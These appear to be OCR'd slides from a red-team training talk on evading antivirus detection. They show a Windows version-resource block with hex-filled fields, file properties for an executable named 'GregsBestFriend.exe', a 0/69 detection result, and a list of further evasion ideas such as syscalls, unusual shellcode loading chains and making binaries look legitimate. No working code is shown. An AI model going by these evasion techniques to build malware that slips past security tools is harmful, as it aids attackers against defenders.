
```
BEGIN
    BLOCK "StringFileInfo"
    BEGIN
        BLOCK "040904b0"
        BEGIN
            VALUE "FileDescription", "a55d7561448a75331e0365a21f29b3d3d265547957696
            VALUE "FileVersion", "7.1.0.4"
            VALUE "ProductName", "0595b86cd3889cc9b8368ba7cdd78257696e646f77732e687
            VALUE "ProductVersion", "7.1"
            VALUE "LegalCopyright", "bca98ca9bc1fa601110557696e646f77732e682003a768
        END
    END
    BLOCK "VarFileInfo"
    BEGIN
        VALUE "Translation", 0x409, 1200
    END
END
```



GregsBestFriend.exe Properties

Property	Value
Description	
File description	a55d7561448a75331e0365a21f29b3d3...
Type	Application
File version	7.1.0.4
Product name	0595b86cd3889cc9b8368ba7cdd78257...
Product version	7.1
Copyright	bca98ca9bc1fa601110557696e646f777...
Size	654 KB
Date modified	9/9/2023 12:19 PM
Language	English (United States)

File Description Clang++ LLVM Detections



0

/ 69

No security vendors and no sandboxes flagged this file as malicious

46f12fdb1744367ebf41db3f95b836f2e659c807f7bbd83a0153981c51490e74

GregsBestFriend.exe

Further Enchantments For Development

- Blending in with common APIs and functions
- Breaking away from common shellcode loading chains (Doing something different)
- Exploring different compilers beyond the listed ones
- Making your binaries appear legitimate, blending them in
- Consideration of Syscalls

Join the WKL Discord

Connect With Us!

LinkedIn – John Stigerwalt

WKL Website

Q&A

Questions?